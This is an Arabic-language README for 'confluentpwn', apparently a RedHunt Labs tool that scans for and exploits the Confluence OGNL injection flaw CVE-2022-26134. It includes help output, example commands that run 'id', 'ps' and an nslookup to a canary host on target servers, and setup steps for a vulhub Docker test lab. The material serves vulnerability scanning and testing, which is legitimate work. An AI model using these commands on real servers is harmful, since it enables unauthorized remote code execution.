 redhuntlabs/confluentpwn
ماسح لاستغلال حقن ONGL دون مصادقة في Atlassian Confluence لتنفيذ التعليمات البرمجية عن بُعد (CVE-2022-26134).

ماسح ثغرة حقن ONGL قبل المصادقة في Confluence والتي تتيح تنفيذ التعليمات البرمجية عن بُعد (CVE-2022-26134).
يعرض ملف GIF أدناه استخدامًا تجريبيًا للأداة:

فيما يلي مخرجات المساعدة الخاصة بالأداة:
$ ./cfscan -h

  +-------------------------------+
  |    C O N F L U E N T P W N    |
  +-------------------------------+

[+] ConfluentPwn by RedHunt Labs - A Modern Attack Surface (ASM) Management Company
[+] Author: Pinaki Mondal (RHL Research Team)
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.

Usage:
  -cmd string
        Command to execute on a vulnerable confluence server. (default "id")
  -file string
        Specify a file containing list of hosts to scan.
  -output string
        Output filepath to write the scan results into. (default "cfpwn-results.csv")
  -regex string
        Regex to match the response header for the command executed.
  -threads int
        Number of threads to use while scanning. (default 20)
  -timeout int
        HTTP timeout in seconds. (default 5)
  -user-agent string
        Custom user-agent string to use. (default "Mozilla/5.0 (ConfluentPwn) Chrome/95.0.4638.69 Safari/537.36")

Examples:
  ./cfscan 1.2.3.4:80 1.1.1.1:8080
  ./cfscan -file urls.txt
  ./cfscan -cmd 'nslookup xxxxxxxxxxxxxxxxx.canarytokens.com 1.1.1.1:80'
  ./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
يمكن تحديد الأهداف بطريقتين:
./cfscan target1 target2 ...
-file.
./cfscan -file targets.txt
يمكن التحكم في الحد الأقصى لعدد الأهداف المتزامنة التي تتم معالجتها باستخدام الوسيط -threads. القيمة الافتراضية للتزامن هي 20.
يمكن تحديد قيمة مهلة HTTP بالثواني باستخدام الوسيط -timeout. المهلة الافتراضية مضبوطة على 5 ثوانٍ.
يمكن تحديد وكيل مستخدم مخصص باستخدام الخيار -user-agent، في حال أراد المستخدم تتبع سلاسل UA في سجلاته.
تُكتب المخرجات المُولَّدة إلى ملف CSV، ويمكن تحديد وجهته باستخدام الخيار -output. ملف المخرجات الافتراضي المُنشأ هو cfscan-results.csv.
يحتوي المخرَج على 4 أعمدة:
يمكن تحديد الأمر الذي سيتم تشغيله على الخادم المصاب بالثغرة باستخدام الوسيط -cmd. ويتم تحديد تعبير نمطي لمطابقة مخرجات الأمر، ويمكن ذكره باستخدام الخيار -regex.
الأمر الافتراضي الذي يتم تشغيله هو id، والتعبير النمطي المستخدم لمطابقة مخرجات الأمر هو uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\).
استخدام الخيارات معًا يبدو كالتالي:
./cfscan -cmd 'id' -regex 'uid=\d+?\(\w+?\)\s*?gid=\d+?\(\w+?\)\s*groups=\d+?\(\w+?\)' https://1.1.1.1
./cfscan -cmd 'ps' -regex '^\s*PID\s*TTY\s*TIME\s*CMD' http://1.1.1.1:443
إذا كنت ترغب في اختبار الأداة أو الثغرة بشكل عام، فيمكنك الرجوع إلى: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134.
عملية التثبيت بسيطة للغاية، والأوامر التالية تقوم بالمطلوب:
$ mkdir confluentpwn && cd confluentpwn && wget https://raw.githubusercontent.com/vulhub/vulhub/master/confluence/CVE-2022-26134/docker-compose.yml
$ docker-compose up -d
يجب أن يكون التطبيق متاحًا الآن على http://localhost:8090.
الأداة مرخّصة بموجب رخصة MIT. انظر LICENSE. الأداة حاليًا في v0.1.
يتقدم فريق البحث في RedHunt Labs بالشكر إلى vulhub لقيامه بتوفير صورة اختبار docker.
لمعرفة المزيد حول منصة إدارة أسطح الهجوم الخاصة بنا، اطّلع على NVADR.





